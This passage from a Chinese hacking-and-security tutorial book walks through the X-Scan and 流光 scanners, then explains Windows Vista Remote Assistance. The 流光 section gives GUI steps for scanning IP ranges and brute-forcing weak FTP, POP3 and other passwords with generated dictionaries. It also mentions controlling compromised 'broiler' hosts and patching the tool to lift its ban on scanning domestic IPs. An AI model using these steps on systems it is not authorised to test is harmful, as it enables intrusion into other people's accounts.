SQL-Server弱口令：如果SQL-Server（数据库服务器）的管理员密码采用默认设置或设置过于简单，如“123”、“abc”等，就会被X-Scan



Notice

如果把IP地址比作一间房子，端口就是出入这间房子的门。真正的房子只有几个门，但是一个IP地址的端口可以有65536个之多！端口是通过端口号来标记的，端口号只有整数，范围是从0到65535。


2.3.3其他参数设置

使用X-Scan还有许多参数可以设置，包括“并发扫描”、“扫描报告”以及“其他设置”。

Notice

端口并不是一一对应的。比如你的电脑作为客户机访问一台WWW服务器时，WWW服务器使用“80”端口与你的电脑通信，但你的电脑则可能使用“3457”这样的端口。

No.01 并发扫描




选中“并发扫描”选项，在该选项中可以设置并发扫描的主机数（默认为10）和并发线程数（默认为100），其中并发主机数的值越大，扫描速度越快，当然对本机及网络的要求就越高，根据实际情况设置数量；而并发的线程数越大，扫描速度也越快，但容易造成误报、漏报。

Notice

由于TCP和UDP两个协议是独立的，因此各自的端口号也相互独立，比如TCP有235端口，UDP也可以有235端口，两者并不冲突。


No.02 扫描报告



选中“扫描报告”选项，在该选项中可以设置结束后生成的报告文件名，然后保存在log目录下，扫描报告目前支持TXT、HTML和XML三种格式。

No.03 其他设置

选中“其他设置”选项，在该选项中包括以下几个功能。



●跳过没有响应的主机：若目标主机不响应 ICMP ECHO 及 TCP SYN 报文，X-Scan 将跳过对该主机的检测。


●无条件扫描：如标题所述。

●跳过没有检测到开放端口的主机：若在用户指定的 TCP 端口范围内没有发现开放端口，将跳过对该主机的后续检测。

●使用 NMAP 判断远程操作系统：X-Scan 使用 SNMP、NETBIOS 和 NMAP 综合判断远程操作系统类型，若 NMAP 频繁出错，可关闭该选项。

●显示详细信息：主要用于调试，平时不推荐使用该选项。

No.04 插件设置



在 X-Scan 中还可以插入插件，选中“插件设置”选项后可以针对各个插件的单独设置该模块提供对各个插件的设置方法。

端口相关设置：其中，待检测端口的默认值已经很详细，保留默认值。检测方式包括 TCP 和 SYN 两种检测方式，TCP 方式扫出的信息比较详细、可靠但不安全，容易被目标主机发现。SYN 方式扫出的信息不一定详细，可能会出现漏报的情况，但是扫描比较安全，不容易被发现。

2.3.4开始扫描

设置好各个扫描参数之后，就可以使用 X-Scan 的扫描功能了。

No.01 启动扫描

选择“文件（V）”→“开始扫描（W）”或选择界面的快捷图标“开始”开始扫描，在扫描过程中，可从“文件（V）”或界面上的快捷图标“暂停”、“停

Notice


插件设置

该项目包括了端口相关设置，SNMP 相关设置，NETBIOS 相关设置，漏洞检测脚本设置，CGI 相关设置，字典文件设置这 6 项设置。

Notice

TCP 方式扫出的信息比较详细、可靠但不安全，容易被目标主机发现。SYN 方式扫出的信息不一定详细，可能会出现漏报的情况，但是扫描比较安全，不容易被发现。

止”中选择“暂停扫描”或“停止扫描”。



No.02 显示结果

扫描时，右侧窗格中会实时显示出当前的扫描情况，包括主机、累计时间、插件时间、活动线程以及当前的进度等。扫描完成后，该窗格的内容会被清空。


Notice

SNMP 相关设置

对于大多数管理员来讲，SNMP 的安全性已经不是一个新鲜的话题了。但是，有的服务器上 SNMP 问题依然存在，所以该检测模块将检测 SNMP 信息。

2.3.5扫描结果

扫描结束后，X-Scan 会自动弹出检测报告，当然用户也可以选择“查看（X）”→“检测报告（V）”或选择快捷图标“检查报告”，打开这个扫描报告。




No.01 扫描报告中的某主机漏洞描述

扫描报告是 HTML（网页）形式的，其中的红色部分代表目标主机存在的安全隐患，单击其中的“详细资料”便可查看对应主机的详细扫描报告。用户可以通过详细报告找到漏洞解决办法，及时关闭端口或下载程序补丁。


新手点拨

在 X-Scan 中也可以轻松查询了，单击主界面上的菜单“工具”→“物理地址查询”打开“工具”窗口，在“IP 地址 / 主机名”栏下填写域名或 IP 即可查询出相应的地理位置信息。



Notice

X-Scan 除了图形扫描器以外还有命令行方式的扫描程序，不过原理都相同，只是使用环境不同而已，图形界面的扫描器主要用在本机执行，而命令行下的扫描器经常被入侵者用来制作第三方扫描。



Notice

扫描报告目前支持 TXT、HTML 和 XML 三种格式。

No.02 活动主机列表信息

在 X-Scan 主界面左侧窗格中也显示出了能活动主机的树型信息列表，展开列表可以查看活动主机开放的服务、NetBIOS、SNMP 信息和漏洞检测脚本等详细信息。

流光这款软件除了能够像 X-Scan 那样扫描众多漏洞、弱口令外，还集成了常用的入侵工具，如字典工具、NT/IIS 工具等，此外，流光独创了能够控制“肉鸡”进行扫描的“流光 Sensor 工具”和为“肉鸡”安装服务的“种植者”工具。

2.4 使用流光扫描弱口令

2.4.1流光设置与扫描

使用流光前首先要对其进行设置，流光会使用向导的方式让用户方便地设置扫描参数。

Notice

与 X-Scan 相比，流光的功能多一些，但操作起来难免繁杂。由于流光的功能过于强大，而且功能还在不断扩充中，因此流光的作者小榕限制了流光所能扫描的 IP 范围，不允许流光扫描国内 IP 地址，而且流光测试版在功能上也有一定的限制。但是，入侵者为了能够最大限度地使用流光，在使用流光之前，都需要用专门的破解程序对流光进行破解，去除 IP 范围和功能上的限制。

No.01 选择扫描IP范围与目标系统

在流光主界面下，通过选择“文件（F）”→“高级扫描向导（W）”或使用快捷键【Ctrl+W】打开高级扫描向导。在“起始地址”和“结束地址”分别填入目标网段主机的开始和结束 IP 地址；在“目标系统”中选择预检测的操作系统类型；选中“获取主机名”、“PING 检查”；在“检测项目”中，选择“全选”。

Notice


流光只可以在 Windows NT/2000/XP 或更高版本中使用，不能用于 Windows 9X/ME，它的版本到 5 就没有再更新了，下载地址是 http://www.netxeyes.com/，读者可以自行去下载，鉴于流光的名气，有传言此工具会像木马一样收集用户电脑信息，甚至许多杀毒软件也将该软件列入风险程序。不过经过许多用户在防火墙监控下使用，并未发现流光发送信息的情况，用户使用流光不必太过于担心。

No.02 选项设置

设置好之后，单击“下一步（N）”按钮，然后一步一步地分别对“PORTS”、“POP3”、“FTP”等检测项目进行详细设置，设制完成之后，选择流光自带的用户名字典即密码字典。

No.03 选选择流光主机

将各项设置完成后，然后单击“完成”按钮，进入“选择主机”界面，这里选择“本地主机”，表示使用本机执行扫描任务。




No.04 开始扫描

单击“开始（S）”按钮进行扫描。在扫描过程中，如果想要停止，通过单击最下角的“取消”按钮来实现，不过需要相当一段时间才能真正地停止，所以建议一次不要扫太大的网段，如果因扫描时间过长而等不及，这时候再想让流光停下来是不容易的。

No.05 查看扫描报告

扫描结束后，流光会自动打开 HTML 格式的扫描报告。需要指出的是，在扫描完成后，流光不仅把扫描结果整理成报告文件，而且还把可利用的主机列在流光界面的最下方。

No.06 高级扫描设置



单击主机列表中的主机便可以直接对目标主机进行连接操作。除了使用“高级扫描向导”配置高级扫描外，还可以直接选取高级扫描工具。方法是依次单击“探测”菜单中的“高级扫描工具”。

新手点拨

流光有个限制，就是无法扫描国内计算机的 IP 地址。当然这是该作者基于爱国心里，希望不要利用此工具对国内的网站或电脑进行黑客任务，不过对于许多人可就感觉很扫兴了，用户可以下载破解文件，将流光目录下的 PubAuth.Key 文件破解即可。


Notice

流光不仅在入侵端口 139 表现杰出，对于其他账户的破解（如：FTP、Telnet）或漏洞扫描（例如：IIS 的 Unicode 漏洞），都有不错的表现。

Notice

流光不仅可以破解FTP用户名与密码，也可以找出FTP服务器，虽然扫描比较慢，但是仍有不少黑客会使用它来找出FTP服务器后进行猜解账户密码。

No.07 流光自带完整的帮助文档



在“高级扫描设置”窗口中可以自定义设置多个选项。本节中所介绍的只是流光的一小部分功能，其他一些功能会在以后的实例中逐一介绍。流光扫描器自身的设置是比较复杂的，有很多选项可以自由设定，因而也给使用者更大的发挥空间，可以根据网络和机器的状况来尝试改变这些设置，提高扫描器的性能，而且流光中还有详细帮助文档。


2.4.2关于字典文件的说明

流光中有大量的工具供用户产生字典，这是由于流光开发最初是设计成为一个纯粹的暴力破解工具，所以字典工具就必不可少。

Notice


流光是一款相当知名的黑客软件，它集扫描破解于一身，当扫描出目标主机的用户名的时候，然后再参考这些名称配合字典文件来进行猜测密码，不过这种猜测是将用户名和密码一个一个地匹配，验证成功即破解成功，所以这种方式被人们称为“暴力破解”，这对于没有设置密码或密码太简单的主机有效。

No.01 选择“黑客字典III-流光版”



单击菜单栏中的“工具”→“字典工具”→“黑客字典III-流光版”就可以启动字典工具。

No.02 设置密码字符



在“黑客字典III-流光版”中有丰富的选项设置密码中的“字母”、“数字”与字符，由于是中文版，这里不再描述，用户可以自行设置，当设置完成后，单击“文件存放位置”标签选择字典保存的名字和位置。

No.03 典属性


一切设置无误后，单击“确定”按钮，出现一个预览窗口。从这里可以看到产生的字典的形式，确认无误后，按“开始”按钮字典即可生成。

No.04 以中文的拼音规则为例

除了可以按照组合的方式产生字典以外，还可以按照一定的规则产生字典，例如按照中文拼音的规则和英文的规则等等。依次选择菜单栏中的“工具”→“字典工具”→“根据拼音规则”命令即可进行设置。

Notice

流光自身提供了数个“字典文件（*.dic）”，如果字典过大（120K 以上），流光就会拒绝使用，遇上过多列数的字典文件，用后应该拆开来使用。这也是为了避免扫描时间太久必要的做法。当然流光也自带了拆分工具，依次单击菜单栏上的“工具”→“字典文件”→“拆分字典”，即可利用工具轻松完成拆分字典的工作。



Chapter 3

Windows 远程控制详解

光盘教学

远程控制是在网络上由一台电脑远距离去控制另一台电脑的技术，远程控制有很多用途，普通用户可以帮助异地的朋友解决电脑问题，还能在家里操作办公室电脑远程工作。对于黑客来说，远程控制可以为其提供窃取信息、跳板攻击等服务。

【本章的学习请结合配套的多媒体教学光盘第三章远程控制，会取得更好的学习效果。】

Chapter 3 Windows远程控制详解

Windows 自带的远程控制工具叫做“远程协助”，它连接的原理是使用即时消息或电子邮件邀请他人连接到我们的计算机上。当建立连接之后，这个人就能够在远处查看及控制我们的计算机了。

3.1 Windows的远程协助

3.1.1改进的 Windows Vista远程协助

远程协助在很多应用场景下被视作 Windows XP 的一大亮点。不过，Windows XP 中的远程协助也存在着一些不足，如要求的网络条件存在很大限制，如在某些情况下存在相当的安全风险等。

而 Windows Vista 在这些方面都有很大程度的提升，下面我们来看看 Windows Vista 的特性。

No.01 性能提高

在 Windows Vista 中，微软对远程协助做出了很大的改进，不但功能更强大，设置与使用也更加灵活。微软对 Windows Vista 中远程协助功能最大的改进莫过于有效性的提高。举例来说，在 Windows XP 中，远程协助功能在网络连接性能不佳的低带宽状况下往往会出现很多问题，而在 Windows Vista 中，重新设计的远程协助则在恶劣的网络条件下表现优异。

No.02 实用环境面广

在 Windows XP 中，要建立远程协助，对网络条件有很大的限制：两台 PC 要么同在同一个网段内，要么都需具有公网 IP 地址，而一旦两台 PC 均在 NAT 后，远程协助往往连接失败。而在 Windows Vista 中则不然，通过改进的 NAT 穿越机制，远程协助可以在复杂的网络条件下轻松地建立链接，即便两台 PC 都位于 NAT 或防火墙后。

No.03 暂停协助功能

Windows Vista 中的远程协助支持暂停协助进程的功能，而这个功能在 Windows XP 中则是不支持的，这样，协助的双方在一方使用 Windows Vista 而另一方使用 Windows XP 的情况下，如果 Windows Vista 端的用户暂停了协助进程，Windows XP 端的用户是不会发现进程被暂停的，这时候会出现某些故障。

Notice

远程协助（Remote Assistance）是微软在 Windows XP 中引入的一个重要功能，通过它，用户可以寻求在线在线专家帮助，尤其对企业的服务与支持部门而言，这可以在很大程度上降低系统的维护与使用成本。


Notice

为了提高远程协助的性能，Windows XP 的一个很有效的功能在 WindowsVista 中则被移除：在 Windows XP 的远程协助过程中，协助者与被协助者之间可以进行音频聊天、讨论，而在 Windows Vista 中，出于节约带宽的考虑，这个功能则被取消了。

3.1.2远程桌面与远程协助


在 Windows Vista 中，远程桌面功能在默认安装中是关闭的，如果需要从别的主机来操作 Windows Vista 系统，需要更改相应的设置，打开远程桌面功能。相应的设置并不复杂。可通过依次单击“控制面板”

→“系统与维护”→“系统”或直接在桌面“计算机”图标上单击右键，选择“属性”打开管理界面，单击左侧“高级系统设置”，然后在弹出的“系统属性”窗口中选择“远程”，即会弹出相应的设置页。



No.01 远程桌面

远程桌面可以让用户从一台计算机上远程访问网络中的某台计算机。例如，在家里远程控制办公室的计算机。这时，用户访问工作计算机中的所有程序、文件和网络资源，就好像坐在自己的工作计算机前面一样。在用户处于连接状态时，远程计算机屏幕对于在远程位置查看它的任何人而言将显示为空白。




使用远程桌面时，如果是从另一台同样运行 Windows Vista 的客户机远程连接本系统，可使用最下方的“只允许运行带网络级身份验证的远程桌面的计算机连接”选项，这能够提供更强的安全性；而如果希望从运行 Windows 2000/XP 客户机连接本系统，则只能使用“允许运行任意版本远程桌面的计算机连接”，当然，这会带来一定的风险。

设定完成后，还可进一步设置允许远程连接的用户——非管理员群组，管理员组中的任何用户均自动具有远程连接权限。

Notice

NAT 英文全称是“Network Address Translation”，中文意思是“网络地址转换”，简单的说，NAT 将局域网中的私有 IP 地址替换成公网 IP 地址，从而在外部公网（Internet）上正常使用。通过 NAT，局域网中的多台计算机就共享连接上了 Internet 很好地解决了公共 IP 地址紧缺的问题。



Notice

系统属性页面中有远程协助和远程桌面两个功能设置，尽管它们名称相似，并且都涉及到与远程计算机的连接，但是远程桌面和远程协助的用途不同。

Notice

要启用远程桌面，必须保证计算机在闲置时不进入睡眠状态，不然远程连接将会失败。


No.02 远程协助

远程协助则是远程提供协助或接受协助。例如朋友或技术支持人员可以访问我们的计算机，以帮助我们解决计算机问题或为我们演示如何进行某些操作。当然，我们也可以使用同样的方法帮助其他人。下面我们将着重介绍如何使用远程协助。

3.1.3发送Windows Vista的远程协助请求

在远程协助的过程中，我们将远程控制者称之为“主控端”，而接受帮助的用户称之为“被控端”。


No.01 打开远程协助程序界面



首先，被控端在帮助和支持中心里面单击“使用Windows远程协助来获取朋友的帮助或向他人提供帮助”，或者依次单击“开始”→“所有程序”→“维护”→“Windows远程协助”。

打开Windows远程协助程序之后，就会出现如图所示的界面。作为被控端的话就选择“邀请信任的人帮助您”来获得主控端的帮助；当然如果是主控端主动连接被控端的主机，那么则选择“帮助某人”选项。这里作为被控端我们单击“邀请信任的人帮助您”选项。

No.02 发送远程协助的不同方式



在“您想如何邀请某人帮您”界面中，被控端有两种方法寻求帮助：“使用电子邮件发送邀请”或“将这个邀请保存为文件”。

这两种方法都可以实现远程协助，他们实现的原理是一样的，只是实用的方法有点区别。事实上，在配置远程协助的时候，被控端创建了一个扩展名为“.MsRcIncident”（Microsoft Remote Assistance Incident）的远程协助文件，然

Notice

用户不必对防火墙进行设置，也不必手工进行任何设置，Windows Vista会在启用远程桌面后自动在防火墙中添加相应规则。

新手点拨

将这个“邀请保存为文件”就是创建远程协助文件的向导，而第一项“使用电子邮件发送邀请”则是先创建远程协助文件，然后再将这个文件用邮件发送出去。所以第一项相比第二项只是集成了邮件发送功能。为了更清楚远程协助的过程，我们选择第二项。

如果选择第一项的“使用电子邮件发送邀请”则会要求提供电子邮箱服务器的类型，如下图所示例如www.tom.com的POP3接收邮件服务器为pop.tom.com；SMTP发送邮件服务器为smtp.tom.com。要获取邮件服务器的类型信息，被控端可以去提供电子邮件服务的网站上查找，另外，单击“在哪里可以找到我的电子邮箱服务器信息”可以了解邮件服务器类型的相关资料。

Notice

Windows 防火墙的默认设置会影响远程协助功能，单击“如何判断远程协助是否可以通过防火墙进行通信”可以得到帮助提示。

后将这个文件传送到主控端手中，主控端双击该文件就可以启动远程协助了。

No.03 输入邀请文件的密码

作为被控端，我们单击“将这个邀请保存为文件”后进入创建 Windows 远程协主文件的向导中，如图所示，主控端得为远程协助文件设置密码，这样即使该文件被其他人获取也无法远程控制主控端的计算机。另外，单击“浏览”可以选择该文件存放的位置。

Notice

远程协助的文件和密码最好使用不同方式传送，例如使用电子邮箱或即时通信软件传送远程协助文件，而通过电话方式告诉主控端相关密码。这样即便是其中之一被监听或劫取也不至于影响安全。

No.04 等待远程协助

单击“完成”按钮后，同时会出现“等待传入连接”的远程协助对话框以等待好友连接。该对话框不得关闭，否则将无法实现远程协助。


3.1.4接受远程协助请求

被控端的设置完成后，现在我们来看看主控端是怎么接收远程协助请求并提供帮助的。

Notice

如果用户要重新提出远程协助邀请，可以在 Windows 远程协助向导第一页“或者重新使用以前的邀请”下面单击你要重新发送的邀请，键入并确认密码，然后单击“完成”。


No.01 输入主控端控制的口令




当主控端接受到邀请文件之后，双击远程协助文件，在弹出的对话框，输入所获悉的密码，单击“是”按钮以发出连接邀请。

此时，Vista 用户可在弹出的对话框中单击“是”按钮，便可让好友连接

你的电脑了，如下图所示。



No.02 主控端申请获取控制权




在连接以后，便可在出现的窗口中看到远程用户的桌面情况，这时被控端的Aero用户界面将会被自动地禁止，主要是因为提高远程协助会话的响应速度。为了获取对远程桌面的控制，还可单击窗口中“获取控制权”按钮，待被控端接受控制请求后，就可以让主控端控制自己电脑，帮助自己以解除电脑上所遇到的问题了。

Notice

主控端获得控制权后，并不意味着他可以为所欲为。被控端同样可以对自己的电脑进行操控，并能随时解除对方的控制权。

No.03 专家发送来的信息

在进行远程协助的过程中，还可以单击“开始交谈”按钮进行文字聊天。这样无须通过其它聊天工具就可以进行相互交流，从而方便问题的解决，如下图所示。



除了上述所提及的功能外，借助该远程协助功能还可发送文件。当对方接受发送请求后，便能够将文件顺利传送到对方电脑中。

Notice

在允许他人连接到你的计算机之前，请关闭所有不希望帮助者看到的已打开的程序或文档，并监视帮助者的行为。只要你感到此人进行的操作不妥当，请单击“取消”，单击“停止共享”，或按【Esc】结束会话。

3.1.5远程协助其他设置

对于远程协助来说，最重要的就是系统安全，从安全的角度考虑，被控端应当消除潜在的系统隐患。

新手点拨

如果计算机出现问题，有时你可能需要他人的帮助。你可以使用 Windows 远程协助邀请他人连接到你的计算机并帮助你，即使此人不在附近也是如此。（请确保只邀请你信任的人，因为对方将可以访问你的文件和个人信息。）连接后，对方就能够查看你的计算机屏幕，并就彼此看到的情况与你实时聊天。得到你的允许后，你的帮助者可以使用他（她）的鼠标和键盘控制你的计算机，并向你演示如何解决问题。你也可以使用同样的方法帮助其他人。

Notice


用户账户控制 (UAC) 是 Windows Vista 新增的核心安全功能。在过去的 Windows 中，用户为了使用方便，通常都是以管理员的账户登录系统，这样做的同时也带来了风险，因为恶意软件也在管理员模式下私自安装了插件。Windows Vista 使用 UAC 有效地消除以管理员身份登录带来的部分风险，因为 Windows Vista 使用普通用户权限来执行大部分任务，即便某人以管理员身份登录也是如此。

Notice

在被控端表示同意或提供凭据时，专家将无法看到被控端的桌面。

1.允许专家控制提示做出响应

当主控端双击远程协助文件后，被控端的桌面上就会出现是否允许主控端连接的对话框，该对话框中会有一项“允许某某响应用户账户控制”复选框。




如果选中此复选框，主控端就可以对来自计算机的管理员同意或管理员凭据（例如用户名或密码）请求做出响应。这样，在无需被控端参与的情况下，主控端就可以运行管理员级别的程序。如果不选择这个复选框，主控端同样可以对被控端的计算机进行控制，不过当更改关键选项的时候，就必须让被控端亲自操作了。

当然，只有在被控端能够运行管理员级别的程序时，才能允许主控端运行这些程序。在使主控端获得这些能力之前，将要求被控端表示同意或提供凭据。

2.Windows 远程协助设置

在远程控制的状态下，在被控端，如果单击如下图所示的“设置”按钮则会进入远程协助设置对话框的设置界面。



No.01 使用【Esc】键停止共享控制

此设置允许被控端通过按键盘上的 Esc 来停止与主控端的远程控制。（也可以使用“停止共享”按钮）不过这时主控端仍然能够看到主控端的桌面，当主控端单击“取消”按钮后，远程协助将彻底断开连接。

No.02 保存此会话的日志

此设置允许 Windows 远程协助保存会话日志（记录）以供参考。如果以后需要准确地了解在会话期间所发生的情况，则可以参阅此日志。（例如，可以查看在被控端和主控端之间传输了哪些文件）该日志文件存储的路径为：Documents\Remote Assistance Logs。


No.03 带宽使用情况

如果使用的是低带宽连接方式（例如拨号连接），关闭 Windows 中的某些视觉效果可以提高连接速度。将滑块向下移动以逐个关闭视觉效果。如果将滑块向上移动，可再次逐个打开视觉效果。但是请注意，如果使用的是低带宽连接方式，该操作可能会降低程序的运行速度。

3.远程协助高级设置

为了安全，有时候我们还得对远程协助进行高级设置。

- 打开控制面板，依次选择“系统和维护”“系统”。
- 单击“高级系统设置”链接进入“系统属性”窗口。
- 单击“远程”标签，进入远程协助对话框。
- 在不需要远程协助的通常情况下，取消“允许远程协助连接这台计算机”复选框。
- 单击“高级”按钮进入高级远程协助设置，这里可以对邀请进行限制，例如设置邀请时间，以及限制 Windows Vista 以下的版本访问。



新手点拨

远程协助兼容性问题：

在 Windows XP 和 Windows Server 2003 中，无法暂停 Windows 远程协助会话。如果被帮助者在使用更新版本的 Windows，并且在已连接到正运行 Windows XP 的远程计算机时决定暂停会话，则不会通知使用 Windows XP 的帮助者会话已暂停。

